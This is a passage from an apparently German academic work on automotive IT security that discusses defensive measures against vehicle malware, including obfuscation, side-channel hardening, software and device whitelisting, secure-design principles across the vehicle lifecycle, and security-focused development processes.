Um den Aufwand zur Analyse des Binärcodes weiter zu erhöhen, können darüber hinaus Techniken zur Verschleierung (obfuscation) eingesetzt werden. Ziel hierbei ist, den zu erzeugenden Code unter Beinbehaltung seiner Funktionalität in eine für Menschen möglichst schwer verständliche Form zu überführen. Insbesondere in der Desktop-IT wurde bereits eine Vielzahl entsprechender Techniken und Werkzeuge entwickelt (siehe z.B. Kapitel 5 von [DaGB14]), die sich auf verschiedenen Ebenen (Quellcode, Zwischencode, Binärcode) anwenden und z.B. Zielen wie Antidisassembly, Antidebugging und Antiemulation [Szor05] zuordnen lassen. Auch kommerziell vertriebene Obfuscation-Produkte greifen somit auf Techniken zurück, die nach [SkZe03] auch Schadcodeautoren häufig in gleicher oder ähnlicher Form zum Schutz ihrer "Produkte" einsetzen. Grundsätzlich könnte ein Einsatz entsprechender Techniken auch für Software auf eingebetteten IT-Systemen erwogen werden, sofern sie mit dort ggf. vorhandenen Ressourcenbeschränkungen sowie Echtzeitanforderungen (Abschnitt 2.4.3) vereinbar sind.

Erschweren der Analyse von Seitenkanälen

Eine besondere Herausforderung stellen teils technisch anspruchsvolle Angriffe dar, die auf dem Auswerten von Seitenkanälen basieren um an geheime Informationen wie z.B. kryptographische Schlüssel zu gelangen. Technische Ansatzpunkte für diese sog. Seitenkanalangriffe (engl.: side channel attacks, siehe z.B. [PaPe10] und [Wolf09]) stellen z.B. das Messen und Auswerten von Ausführungszeiten, Energieverbrauch oder elektromagnetischen Abstrahlungen dar. Diese Größen sind häufig mit den gegenwärtig durchgeführten Berechnungen korreliert und können teils ausgenutzt werden, um z.B. auf verwendete Parameter zurückzuschließen. Um Seitenkanalangriffe zu erschweren – d.h. die Erfolgsaussichten bzw. den zu erwartenden Umfang verwertbarer Erkenntnisse zu minimieren – sind verschiedene Herangehensweisen und Techniken möglich [Smit14]. Beispielhafte Ansätze sind die Reduktion der Informationslecks (z.B. bzgl. Menge oder Reichweite/Messbarkeit entweichender Informationen) oder die Dekorrelation mit den sensitiven Geheimnissen (z.B. durch Hinzufügen künstlichen Rauschens). Auch durch gezielten Einsatz von o.g. Obfuscation-Strategien in der eingesetzten Programmlogik – wie z.B. das Einstreuen nutzloser Befehle – kann dafür gesorgt werden, dass in der Analyse diejenigen Stellen der auszuwertenden Abstrahlung deutlich schwieriger identifizierbar bzw. zuordenbar sind, die einen Bezug zu den relevanten Berechnungen aufweisen.

Reduktion der Angriffsfläche

Vielfach ist es angesichts diverser Angriffsvektoren unpraktikabel, ein gesamtes System (hier z.B.: Steuergerät) gegen unautorisierte physische Eingriffe abzuschotten, die teils mit hohem technischen und finanziellen Aufwand durchgeführt werden. Diese Tatsache wird gezielt durch eine weitere Strategie adressiert, bei der versucht wird, die Sicherheit eines komplexen Gesamtsystems an die Sicherheit einer funktional eng umrissenen Teilkomponente zu binden, die speziell abgesichert wird.

In anderen Bereichen der Industrie werden z.B. Smartcards eingesetzt, die dafür entwickelt wurden, ebenfalls in unkontrollierten Umgebungen zum Einsatz kommen zu können. Unter anderem müssen sie in den Bereichen des Bezahlfernsehens, auf Bankkarten, in Mobiltelefonen und in Ausweisdokumenten gegen verschiedene Angreifer Schutz bieten. Als eine gängige Schutzmaßnahme kommen in Smartcards z.B. direkt in die Chipoberfläche eingebrachte Geflechte von Sensorikelementen zum Einsatz. Mit ihrer Hilfe können invasive Zugriffsversuche auf interne Leiterbahnen (die z.B. durch Mikrosonden erfolgen) erkannt und Reaktionen eingeleitet werden können (z.B. das Löschen sensitiver Informationen). Ausführliche Beispiele für weitere Angriffsstrategien sowie Designprinzipien, die Smartcards zugrundegelegt werden können, können [KöKu99] entnommen werden.

Dass das Verfolgen dieser Strategie zunehmend auch im automotiven Bereich sinnvoll ist, zeigt der bereits z.T. auch hier beobachtbare Trend, die Sicherheit eines Geräts auf einen kompakten Sicherheitsanker mit speziellen Schutzfunktionen zu stützen. Darin abgelegte Informationen, z.B. sensibles kryptographisches Schlüsselmaterial ist besonders gut gegen unautorisierte, auch physisch-invasive Eingriffe geschützt. Die sicheren Hardwarekomponenten, die in Abschnitt 2.5 zum Stand der automotiven Technik und Forschung genannt werden, sind als einige Beispiele zu nennen, welche dieses Ziel verfolgen.

Diskussion

Die Auswahl aus entsprechenden Maßnahmen zum Erschweren der Systemanalyse sollte grundsätzlich mit Bedacht erfolgen. Für diese Zielstellung bestimmte Ansätze wie die oben vorgestellten sind zwar grundsätzlich geeignet, den erforderlichen Aufwand des Angreifers (unterschiedlich stark) zu erhöhen. Bei einer kritischen Diskussion zeigt sich jedoch schnell, dass viele von Ihnen dem in Abschnitt 2.1.5 vorgestellten Security-by-Obscurity-Prinzip basieren, d.h. dem „principle of open design“ widersprechen. Eine vorschnelle, nicht ausreichend durchdachte Entscheidung für entsprechende Maßnahmen birgt daher durchaus Risiken – zumal der Aufwand zur Informationsbeschaffung bei einer worst-case-Betrachtung nur einmalig durch einen einzigen Angreifer erbracht werden muss, um anschließend durch beliebige weitere Angreifer für beliebige weitere Zielsysteme nutzbar zu sein. Wie es die in Abschnitt 2.1.5 angerissene Diskussion andeutet, kann der Einsatz solcher Maßnahmen dennoch eine sinnvolle und zu rechtfertigende Entscheidung darstellen. So schreibt z.B. auch Claudia Eckert zum Einsatz von Verschleierungstechniken beim Chipdesign von Smartcards:

> *Diese Maßnahmen zählen zu der eigentlich abzulehnenden Technik des Schutzes „security through obscurity“. Da sie hier aber nur begleitenden Schutzcharakter haben und die Sicherheit nicht allein auf der Verschleierung beruht, sind sie als sinnvolle Ergänzungen zu sehen.*
>
> Aus Abschnitt 10.3.2 in [Ecke08]

Sofern die Ergebnisse einer Systemanalyse dem Angreifer z.B. aufgrund eines sicherheitsbewussten Systemdesigns (Abschnitte 5.1.3 und 5.1.4) ohnehin keine verwertbaren Erkenntnisse liefern, stellt die gezielte Erhöhung des Analyseaufwands somit durchaus eine sinnvolle ergänzende Sicherheitsmaßnahme dar: Die von den Angreifern zur Überwindung zusätzlicher Hürden aufzuwendenden (Zeit-)Ressourcen gehen diesen gleichzeitig für anderweitige Angriffsaktivitäten verloren.

5.1.2 Eintrittsprävention: Whitelisting zulässiger Logik

Ein zur Vorbeugung gegen die Ausführung unautorisierten Codes etablierter Ansatz ist das sogenannte Whitelisting, bei dem das jeweilige System ausschließlich solche Software ausführt, die vom Hersteller explizit freigegeben wurde. Entgegen zu weitgehend offenen Systemen im Desktop-IT-Bereich kommt dieser Ansatz besonders bei solchen Systemen verbreitet zum Einsatz, die auch nach der Auslieferung nicht beliebig durch die Kunden administrierbar sind, d.h. deren Konfiguration in gewissen Grenzen unter der zentralen Kontrolle des Herstellers verbleibt. Neben Beispielen wie Smartphones, Spielkonsolen oder einem Großteil weiterer, eingebetteter Systeme ist dieser Ansatz grundsätzlich auch für automotive Systeme geeignet bzw. wird bereits aktiv betrieben; das Beispiel der Flashware-Verifikation (Abschnitt 2.5.1) wurde bereits mehrfach aufgegriffen.

Bzgl. der technischen Implementierung kann das Whitelisting von Programmlogik auf verschiedenen Ebenen umgesetzt werden:

- Integritäts- und Authentizitätsprüfungen bei Installations-/Updatevorgängen
- Integritäts- und Authentizitätsprüfungen beim Start-/Bootvorgang

Dafür nutzbare Techniken (z.B. Signaturprüfungen, ggf. auf Basis sicherer Hardware) und deren Grenzen (z.B. Softwareexploits) wurden bereits im Stand der Technik sowie der Einleitung dieses Kapitels als Beispiele ausgeführt.

Eine direkte Übertragung dieser etablierten Ansätze zur Adressierung automotiver Malware ist allerdings nur für einen Teil der in Abschnitt 4.1.1 definierten automotiven Malwareausprägungen auf direkte Weise möglich. Je nach den konkret angegriffenen Schnittstellen (siehe z.B. Abschnitt 2.4.5) sind jedoch angepasste Vorgehensweisen möglich:

Nutzbarkeit von Whitelisting gegen MAS

Betrachtet man automotive Malware, die in Form unautorisierter Software auf bestehende Steuergeräte gelangt ist, so kann der dortige Einsatz etablierter Whitelisting-Ansätze dessen Ausführung in vielen Fällen wirksam verhindern. Eine wesentliche Voraussetzung ist, dass deren Implementierung nicht selbst durch die Malware angreifbar ist. Dies kann insbesonde-

re durch hardwareunterstützte Umsetzungen erschwert werden, zumal im automotiven Bereich ohnehin verstärkt mit physischen Angriffen zu rechnen ist (z.B. um MAS trotz hardwarebasierten Whitelistings installieren zu können). Gängige Ansätze zum Software-Whitelisting bergen jedoch vielfach auch Restrisiken, z.B. wenn der Schadcode über eine Softwareschwachstelle direkt im Arbeitsspeicher zur Ausführung kommt und dort nicht mehr als solcher erkannt und überprüft werden kann.

Nutzbarkeit von Whitelisting gegen MAH

Liegt die automotive Malware in Form von Hardware vor, welche dem automotiven Gesamtsystem zusätzlich hinzugefügt wird, so kann die Ausführung enthaltenen Schadcodes nicht durch Software-Whitelisting auf den bestehenden Geräten verhindert werden. Ihre Interaktionsmöglichkeiten, z.B. auf zugegriffene interne Bussysteme, könnten jedoch einerseits über anderweitige präventive Schutzansätze (siehe Folgeabschnitt 5.1.5) eingeschränkt werden. Auch könnte ein auf Busteilnehmer bezogenes Whitelisting umgesetzt werden, wenn unautorisierte logische Zugriffe auf interne Bussysteme z.B. mittels einer durchgehenden kryptographischen Absicherung ausgeschlossen werden können – d.h. die Aufnahme in den Verbund an eine erfolgreiche Geräteauthentifikation geknüpft wird (siehe z.B. [BoZi08] und [MaTs08]). Grenzen entsprechender Schutzfunktionen liegen im Verhindern destruktiver Denial-of-Service-Angriffe, da z.B. eine am Bus platzierte MAH-Komponente auch ohne reguläre Zugriffsmöglichkeit auf kryptographisch geschützten Busdatenverkehr diesen z.B. mittels Flooding stören bzw. unterbrechen könnte.

Nutzbarkeit von Whitelisting gegen MAP

Auch bei automotiver Malware der Ausprägung MAP liegt die Schadlogik nicht auf bestehenden Geräten des automotiven Gesamtsystems vor, so dass dortiges Software-Whitelisting wie im Fall MAH nicht greift. Da die bösartige Interaktion in diesem Fall über diverse analoge oder digitale externe Schnittstellen der vorhandenen Geräte erfolgt, sind auch in diesem Fall andere präventive Ansätze erforderlich (Abschnitt 5.1.5). Auch in diesem Fall wäre ein Whitelisting zulässiger fahrzeugexterner Interaktionspartner (z.B. Diagnosetester) eine weitere Option, sofern dies sowohl organisatorisch infrage kommt als auch wirksame und sichere Möglichkeiten zur Authentifikation entsprechender Geräte (z.B. Standard-PCs) bereitgestellt werden können. Beispielsweise beschreiben [KlOl13] ein derartiges, auf Public-Key-Infrastrukturen basierendes Konzept, das gezielt auch Möglichkeiten zur Sperrung zwischenzeitlich kompromittierter Diagnosesysteme berücksichtigt (Revocation).

5.1.3 Eintrittsprävention: Beachten von Designprinzipien für sichere automotive Systeme

Die Prävention automotiver Sicherheitsvorfälle, die u.a. durch Einsatz automotiver Malware eintreten können, kann zudem stark von einer konsequenten Berücksichtigung der etablierten Designprinzipien für sichere Systeme (Abschnitt 2.1.5) profitieren. Während die Designprinzipien generelle Erfahrungen aus der Desktop-IT-Sicherheit darstellen und nicht allein auf unerwünschte / schadhafte Logik ausgerichtet sind, werden sie in diesem Abschnitt vor dem betrachteten automotiven Hintergrund reflektiert und hierfür an ausgewählten Beispielen illustriert.

Die gezielte Berücksichtigung von Designprinzipien kann und sollte für eine Vielzahl von Anwendungsfällen betrachtet werden, die sämtlichen Phasen des Produktlebenszyklus automotiver Systeme zugeordnet werden können. Ausgehend von Beschreibungen des automotiven Produktlebenszyklus in Quellen wie [Goß09], [Wolf09], oder [ZiSc11] werden in der Folge als wesentliche Phasen

- die *Forschung und Entwicklung* (F&E),
- die *Herstellung* und
- der *Betrieb* (inkl. Produktbetreuung / Service und Wartung)

der Fahrzeuge betrachtet.

Den vorgestellten Designprinzipien folgend, liefert der vorliegende Abschnitt einige Beispiele für sicherheitsbezogene Zielstellungen, die mit Bezug auf die verschiedenen Phasen des Produktlebenszyklus verfolgt werden können.

Beispiele bezogen auf Forschung und Entwicklung

Ein wesentlicher Schritt in Richtung des möglichst IT-sicheren Fahrzeugs von morgen ist es, bereits im Rahmen der Forschung und Entwicklung seines technologischen Fundaments konsequent auf die Berücksichtigung wesentlicher Designprinzipien zu achten. Anhand einiger Beispiele wird dies im Folgenden illustriert, u.a. unter exemplarischer Bezugnahme auf das *principle of…*

- fail-safe (secure) defaults: Entwicklern sollten zunächst (standardmäßig) keine Rechte für Änderungen an den diversen automotiven Systemen, Systemteilen und Anwendungen gestattet sein.
- least privilege: Die für die Arbeit eines Entwicklers (z.B. zu Testzwecken) erforderlichen Zugriffsrechte auf verschiedene automotive IT-Systeme sollten nur nach Bedarf erteilt werden und zeitlich begrenzt sein (z.B. mit Abschluss der Testphase enden).
- economy of mechanism: Automotive IT-Systeme sollten so entworfen werden, dass insbesondere die Zahl von außen verwendbarer Schnittstellen und Protokolle auf ein überschaubares und handhabbares Maß reduziert wird (u.a. um die Angriffsfläche für missbräuchliche Zugriffe z.B. durch MAP-Malware zu verringern).
- complete mediation: Beim Design automotiver Systeme ist zu beachten, dass Maßnahmen zur Authentifikation und Autorisierung elektronischer Interaktionen – insbesondere mit externen Systemen – nicht nur einmalig (z.B. zu Beginn der Kommunikation) sondern wiederholt durchgeführt werden. Bei sicherheitskritischen Zugriffen sollte dies möglichst bei jeder einzelnen Anfrage erfolgen, da z.B. auch während einer Sitzung mit der Kompromittierung oder dem Austausch eines bereits authentifizierten externen Geräts zu rechnen ist.
- separation of privilege: Ein beispielhafter Aspekt zur Umsetzung des Mehraugenprinzips im Verlauf des Entwicklungsprozesses sind unabhängige Code-Reviews. So sollten auf Seiten des Herstellers nach Möglichkeit alle von externen Zulieferern umgesetzten IT-basierten Funktionen mit Fokus auf IT-sicherheitsbezogene Eigenschaften und Problematiken untersucht werden. Dies kann z.B. eine Prüfung auf die Existenz verbliebener, zu Testzwecken eingebauter (Debug-)Hintertüren umfassen (wie z.B. versteckte, über unspezifizierte Busnachrichten oder geheime Tastenkombinationen erreichbare Funktionen).
- open design: Um die Gefahr zu reduzieren, dass die Sicherheit automotiver Systeme auf der Unkenntnis der Angreifer basiert (Security by Obscurity, siehe Abschnitt 2.1.5) sollten die zugrundegelegten Spezifikationen so gestaltet sein, dass die Hersteller sie veröffentlichen könnten. Von einem solchen Schritt könnten sowohl der Hersteller als auch die Öffentlichkeit profitieren: Der Hersteller wird ggf. von Seiten unabhängiger Personen (z.B. ambitionierter „Hobbybastler“) auf etwaige übersehene Probleme hingewiesen, die in den eigenen Prozessen übersehen wurden. In der Öffentlichkeit wird durch die erhöhte Transparenz das Vertrauen in das Design und die Umsetzung automotiver Systeme bzw. die betreffenden Fahrzeuge insgesamt gestärkt.
- least common mechanism: Die Absicherung bedrohter Fahrzeugfunktionen über Securitymechanismen sollte so gestaltet sein, dass sich erfolgreiche Angriffe auf ein einzelnes Zielsystem nicht ohne Weiteres auch auf andere Fahrzeuge derselben Architektur übertragen lassen. Eine Möglichkeit hierzu ist es, die Security-Mechanismen nur auf fahrzeugindividuellen Geheimnissen (z.B. kryptographischen Schlüsseln) zu basieren, um der Skalierung von Angriffen auf Basis eines gestohlenen Geheimnisses/Schlüssels entgegenzuwirken. Noch weiter könnte der Aufwand des Angreifers erhöht werden, wenn auch die Schutzmechanismen selbst von Fahrzeug zu Fahrzeug variiert werden (z.B. aus einem Pool verschiedener alternativer Umsetzungen), was jedoch für eine kostengünstige Massenproduktion eine Herausforderung darstellt.

Beispiele bezogen auf die Herstellung

Auch nach abgeschlossener Entwicklung kann im Kontext der Produktion der einzelnen automotiven Teilsysteme (z.B. einzelner Steuergeräte) sowie der Gesamtsysteme (d.h. der kompletten Fahrzeuge) deren IT-Sicherheit von der Beachtung genereller Designprinzipien profitieren. Dies illustrieren die folgenden Beispiele nach dem Vorbild des *principle of*…

- least privilege: Die vorgesehenen Zugriffsrechte von Produktionssystemen auf die produzierten Endgeräte sollten auf das erforderliche Minimum reduziert werden – z.B. auf das Einspielen vorab validierter Betriebssoftware und Basiskonfigurationen. Hierdurch kann z.B. potentielle, speziell auf Produktionssysteme zugeschnittene Schadsoftware adressiert werden, die z.B. mit Hilfe eines Innentäters über die eingesetzten internen bzw. lokalen Firmennetzwerke eingeschleust wird.
- fail-safe (secure) defaults: Produktionssysteme, die zur Bedatung der verbauten Steuergeräte bzw. der darauf zu aktivierenden Funktionalitäten eingesetzt werden, sollten Default-Konfigurationen vornehmen, welche sowohl im Sinne der Security als auch der Safety möglichst sicher gestaltet sind.
- economy of mechanism: Analoge und digitale Zugriffsmöglichkeiten (Bedienoberflächen, Netzwerkanbindung etc.) auf kritische Produktionssysteme bzw. die zugehörigen Schnittstellen sollten auf das nötigste reduziert werden, um die Gefahr von Angriffen und Fehlbedienungen zu reduzieren. Die erforderlichen Schnittstellen (z.B. Bedienoberflächen) sollten möglichst einfach/schlicht gehalten sein, um der Gefahr herstellungsbedingter Probleme und Schwachstellen durch Bedienungsfehler des Personals vorzubeugen.
- complete mediation: Die Authentifizierung des Bedienpersonals potentiell sicherheitskritischer Produktionssysteme sollte nicht nur einmalig (z.B. zu Schichtbeginn), sondern wiederholt erfolgen (z.B. erneute Authentifikation nach jedem Öffnen der Tür zum Kontrollraum).
- separation of privilege: Für besonders sicherheitskritische Konfigurationsänderungen an Produktionssystemen (z.B. die Bereitstellung neuer Versionen der aufzuspielenden Betriebssoftware) sollte geprüft werden, ob darüber hinaus eine Bestätigung durch weitere berechtigte Anwender nach dem Mehraugenprinzip gefordert werden sollte.

Beispiele bezogen auf den Betrieb

Mit Fokus auf den späteren Betrieb sowie typische begleitende Anwendungsfälle wie Service oder Wartung profitiert die automotive IT-Sicherheit ebenfalls von einer frühzeitigen Beachtung der Designprinzipien. Dieser Abschnitt listet einige Beispiele, deren eigentlicher Entwurf und Umsetzung zumeist zwar ebenfalls der Entwicklungsphase (s.o.) zuzuordnen ist, die jedoch durch ihre inhaltliche Ausrichtung einen starken Bezug auf den späteren Einsatz des finalen Fahrzeugs in der Betriebsphase aufweisen. Die vorgestellten Beispiele folgen u.a. dem *principle of…*

- least privilege: Während des gesamten Betriebs sollten die bestehenden Komponenten (insbesondere die Steuergeräte) nur die für ihren Einsatz vordefinierten Ein- und Ausgaben tätigen können. Bezogen auf digitale Bussysteme wie CAN (Abschnitte 2.4.2 / 2.4.4) sollte z.B. sichergestellt sein, dass auch bestehende, authentische ECUs z.B. auch nach einer Infektion mit MAS keine Nachrichten versenden können, die regulär anderen Absendern zugeordnet sind.
  Mit Blick auf Service und Wartung sollten dem damit betrauten Personal nur diejenigen Zugriffsrechte auf die verschiedenen (Diagnose-)Funktionalitäten gewährt werden, die für den jeweiligen Auftrag erforderlich sind.
- complete mediation / separation of privilege: Die bezüglich dieser Designprinzipien oben bereits in anderem Kontext genannten Strategien lassen sich auch auf konkrete Anwendungsfälle mit Service- und Wartungssystemen anwenden. So sollten fahrzeugseitige Prüfungen der Werkstattautorisierung und der Integrität des Testequipments nach Möglichkeit nicht nur bei Sitzungsstart, sondern wiederholt erfolgen, um z.B. auf zwischenzeitliche wirksam gewordene Infektionen des Testsystems oder Wechsel des Bedienpersonals reagieren zu können. Zudem kann die Sicherheit in relevanten Szenarien durch die Erfordernis des Mehraugenprinzips profitieren. Bei besonders sicherheitskritischen

Aufgaben wie z.B. dem Anlernen neuer Fahrzeugschlüssel werden entsprechende Strategien bereits heute in Ansätzen betrieben, indem hierfür eine Onlineverbindung zum Hersteller aufgebaut werden muss.

- economy of mechanism: Ergänzend zu der Reglementierung der erforderlichen Privilegien sollten die für entsprechende Service- und Wartungssysteme bereitgestellten Diagnose-Bedieninterfaces zudem möglichst einfach und schlicht gehalten sein, d.h. auch möglichst keine im jeweiligen Kontext unnötigen Funktionen anbieten (u.a. um Fehlbedienungen vorzubeugen).
  Selbiges gilt für die den Fahrzeugnutzern bereitgestellten Bedienschnittstellen: Insbesondere sollten Interaktionsmöglichkeiten, die für potentiell safety- oder securitykritische Einstellungen nutzbar sind, auf das nötigste begrenzt werden. Dies gilt auch für versteckte Konfigurationsmöglichkeiten und -menüs, die z.B. über undokumentierte Tastenkombinationen erreichbar sind. Wie u.a. die Review-Ergebnisse aus Kapitel 3.1 zeigen, werden entsprechende Hintertüren insbesondere über das Internet schnell einer großen Nutzerzahl bekannt und sollten daher nicht ohne weitere Autorisierung bereitgestellt werden.
- fail-safe (secure) defaults: Sollte es während der Betriebsphase z.B. safety- oder securitybedingt zu ungeeigneten (Kombinationen von) Konfigurationen oder (temporären) Geräteausfällen kommen, sollten die automotiven Systeme in der Lage sein, sichere Standardeinstellungen vorzunehmen. Bereits heute arbeiten existierende Safetykonzepte z.B. im Rahmen vordefinierter Notlaufprogramme bei fehlenden oder unplausiblen Eingaben mit sicheren Ersatzwerten. Entsprechend könnten zukünftig ähnliche Strategien durch Security-Konzepte aufgegriffen werden, z.B. in Fällen, in denen kritische Eingaben z.B. von analogen Sensoren oder digitalen Bussystemen unplausible oder nachweislich falsche Werte annehmen (z.B. durch Kombination mit anomaliebasierten IDS, vgl. Abschnitt 5.2.7).
- open design: Auch die Sicherheit der bereitgestellten Service- und Wartungsfunktionen sollte nicht auf ihrer Geheimhaltung basieren, so dass es grundsätzlich möglich sein sollte, sämtliche zugehörigen Spezifikationen und Protokolle offenzulegen – zumal die Hersteller hierzu bereits z.T. durch Gruppenfreistellungsverordnungen gesetzlich verpflichtet sind (siehe Abschnitt 4.4 sowie [Ekgw02]). Sofern Aktivitäten des Service- und Wartungspersonals zentral oder dezentral protokolliert werden, sollte dies ebenfalls auf transparente, offenliegende Weise erfolgen.
- psychological acceptability: Informationen über den gegenwärtigen IT-Sicherheitszustand des Automobils sollten dem Fahrer während der Nutzung des Fahrzeugs auf transparente und angemessene Weise zugänglich gemacht werden. Beim Entwurf zukünftiger, in die Fahrzeuge zu integrierender IT-Sicherheitskonzepte ist somit auch auf deren psychologische Akzeptanz durch die Nutzer zu achten. In besonderem Maße trifft dies auf die Gestaltung ggf. erforderlicher, aktiver Nutzerinteraktionen zu. Etwaige Warnhinweise sowie angeforderte Nutzerreaktionen sollten so gestaltet sein, dass sie von den Nutzern verstanden, ernst genommen und als Hilfe wertgeschätzt werden. Dringend zu vermeiden sind u.a. eine zu technische Darstellungsweise, die viele Nutzer überfordert, sowie wiederholte Meldungen zu minderkritischen Vorkommnissen, die den Fahrer unnötig ablenken sowie auf Dauer störend wirken und der Akzeptanz der Sicherheitsfunktionen schaden können.

Bewertung und Diskussion

Wie die oben genannten Beispiele illustrieren, können die Designprinzipien somit als grundsätzliche Leitlinie für ein Gesamtkonzept automotiver IT-Sicherheit dienen. Diese ist auch dazu geeignet, die Gefahr des Auftretens automotiver Malwareausprägungen bereits möglichst früh (d.h. beginnend mit der Forschung und Entwicklung) für die Zukunft (d.h. den späteren Betrieb der Fahrzeuge) zu reduzieren und Basisanforderungen an konkrete Gegenmaßnahmen aufzustellen.

Dennoch ist zu erwarten, dass ein vollumfängliches Befolgen dieser generellen Designprinzipien für sichere (automotive) Systeme in der Praxis nicht möglich sein wird. Ein beispielhafter Grund hierfür ist, dass diesen Prinzipien teils auch zentrale Herstellerinteressen oder inkompatible Anforderungen (z.B. aus vertraglichen Verpflichtungen) entgegenstehen können.

Dieser Zwiespalt lässt sich gut am Beispiel des häufig kontrovers diskutierten *principle of open design* illustrieren. Um diesem Designprinzip in der Praxis vollumfänglich nachzukommen, müsste der Fahrzeughersteller sämtliche Geräte- und Protokollspezifikationen offenlegen. Neben einigen Argumenten für diese Vorgehensweise können ebenso diversen Gegenargumente angeführt werden. Beispielhafte Pro-Argumente sind:

- Wie bereits erwähnt, ermöglicht es die Offenlegung der Spezifikationen unabhängigen Dritten wie z.B. Forschern und ambitionierten Nutzern, enthaltene Probleme zu identifizieren und den Hersteller durch entsprechende Meldungen in der Behebung unterstützen.
- Gleichzeitig reduziert die Offenlegung der Spezifikationen die Gefahr unbeabsichtigter Schäden, die nach Abschnitt 4.2.3 vielfach als Strukturwirkungen elektronischer Systemeingriffe zu beobachten sind: Wenn z.B. die Sicherheit der internen Buskommunikation nicht auf Geheimhaltung der Nachrichtensyntax basiert sondern kritische Teile der Kommunikation über wirksame technische Mechanismen abgesichert werden (wie z.B. die Integritäts- und Authentizitätssicherung über MACs, siehe Abschnitt 2.5.3), so müssten konstruktiv motivierte Systemerweiterungen von Dritten nicht länger auf Basis teils falscher oder lückenhafter technischer Angaben z.B. aus Internetforen entworfen werden.

Beispielhafte Gegenargumente sind:

- Ob und in welchem Umfang der Hersteller wirklich von der Offenlegung profitiert (z.B. in Form nützlicher eingehender Hinweise zu übersehenen Schwachstellen) ist im Vorfeld schwer abzuschätzen.
- Gleichzeitig könnten Wettbewerber aus dem darin enthaltenen Know-How (ggf. widerrechtlichen) Profit ziehen.
- Im Fall bestehender Technologien kann eine nachträglich erwogene Veröffentlichung der zugehörigen Spezifikationen als Option ausscheiden. Je nach Detailgrad der Offenlegung können diese (z.B. im Fall zugekaufter Softwarebibliotheken) beschränkten Nutzungsbedingungen unterliegen, die dem Fahrzeughersteller eine Veröffentlichung verbieten. Auch kann es sein, dass das entsprechende Material im ausschließlichen Verantwortungsbereich eines beauftragten Zulieferers ist, mit dem ein entsprechendes Weitergaberecht initial nicht vereinbart wurde.

Diese und weitere Argumente zeigen, dass in der Automobilindustrie einer praktischen Umsetzung der grundsätzlich positiv zu bewertenden Ziele des „principle of open design“ derzeit noch gewichtige Hürden entgegenstehen. Auf absehbare Zeit ist daher vermutlich noch nicht mit der Offenlegung eines größeren Umfangs technischer Spezifikationen marktüblicher automotiver Systeme zu rechnen.

Blickt man etwas weiter in die Zukunft, so könnten die Argumente für ein diesbezügliches Umdenken langfristig überwiegen. Das grundsätzliche Potential dieser Strategien – auch jenseits ihres Nutzens für die IT-Sicherheit – wurde inzwischen auch bereits von weiteren Interessensgruppen erkannt. Zwei beispielhafte Belege sind die heute noch visionär anmutenden Projekte *OScar* [OSC14] und *OSVehicle* [OSV14], die sich der Entwicklung von Fahrzeugen als Open-Source-Systeme widmen. Zu den verfolgten Zielen gehört nach [Hons06], alltagstaugliche Fahrzeuge ausschließlich auf Basis von Hard- und Softwarekomponenten zu entwickeln, deren technische Grundlagen für jedermann frei zugänglich sind und die potentiell durch verschiedene Hersteller lizenzgebührfrei gefertigt werden könnten. Damit könnte langfristig ein Paradigmenwechsel eingeleitet werden – insbesondere sofern Projekte wie diese nicht vorzeitig an einer der diversen Herausforderungen scheitern und ihren Nutzen auch praktisch unter Beweis stellen können.

5.1.4 Eintrittsprävention: Schwachstellenreduktion im Rahmen der Entwicklungsprozesse

Auch ausgehend von einen sicherheitsbewussten Systemdesign können bei dessen Umsetzung – z.B. durch menschliche Implementierungsfehler – Sicherheitslücken entstehen, über die sich Angriffspunkte z.B. für die verschiedenen Ausprägungsformen automotiver Malware ergeben können. Daher sollte bei der Wahl der Entwicklungsprozesse darauf geachtet werden, das Eintreten solcher Fälle möglichst wirksam zu vermeiden.

In der Automobilindustrie sind besonders für Systeme mit hohen Safetyanforderungen (siehe z.B. [ISO11]) Programmiervorgaben etabliert, von denen neben der Zuverlässigkeit der Sys-

teme in einzelnen Aspekten bereits auch ihre Security profitiert. So wird vor diesem Hintergrund häufig modellbasierte Softwareentwicklung betrieben [ScZu10], bei der der Programmode (typischerweise C-Code) automatisch mittels Codegenerierung erzeugt wird. Dies dient primär dem Erreichen von Safety-Zielen, um z.B. auf Basis des zugrundeliegenden Modells Safetyeigenschaften formal nachweisen oder Vorabsimulationen durchführen zu können. Erfahrungsgemäß ist generierter C-Code jedoch gleichzeitig auch weniger anfällig für typische menschliche Programmierfehler wie z.B. die in Software der Desktop-IT-Domäne häufig aufgedeckten und ausgenutzten Buffer-Overflow-Schwachstellen.

Um auch darüber hinaus das Spektrum potentieller Schwachstellen automotiver IT-Systeme möglichst gering zu halten, sollte zukünftig jedoch auch verstärkt auf explizit IT-sicherheitsbewusste Entwicklungsprozesse für automotive Systeme und deren Software geachtet werden. Strukturierte, IT-sicherheitszentrierte Entwicklungsprozesse stellen bereits abseits der automotiven Domäne wesentliche Voraussetzungen z.B. für die Zertifizierung von IT-Sicherheitseigenschaften der zugehörigen Endprodukte dar. Dies spiegelt sich in verschiedenen etablierten Standards und Konzepten wider, die bereits primär im Bereich der Desktop-IT-Sicherheit bestehen. Einige in diesem Kontext relevante Beispiele sind z.B. die sogenannten „Common Criteria" nach ISO/IEC 15408 [ISO05], die sich mit der IT-Sicherheit von Computersystemen und deren Evaluierung und Zertifizierung befassen. Ein Konzept zur Entwicklung sicherer Software folgt mit dem „Microsoft Security Development Lifecycle" (kurz: SDL, siehe [Msdl14]) u.a. wesentlichen der vorgestellten Designprinzipien (z.B. sichere Default-Zustände, sicheres Design, Minimum an Rechten, Privacy by Design). Weitere themenbezogene Standards und Konzepte existieren zum übergreifenden Management von Informationssicherheit, beispielsweise in der ISO/IEC 27000-Reihe [ISO14] oder dem damit kompatiblem IT-Grundschutz des BSI [BSI14].

Für die Integration einer IT-sicherheitszentrierten Sichtweise in Entwicklungsprozesse automotiver IT-Systeme sind folglich durchgehende Strategien erforderlich, die für die typischen Anwendungsfälle der automotiven Domäne geeignet sind und dem Fahrzeughersteller sowie allen beteiligten Zulieferern konkret anwendbare Hilfestellungen liefern, um mittels der zur Verfügung stehenden Sicherheitsmaßnahmen alle zuvor aufgestellten Sicherheitsziele zu erreichen.
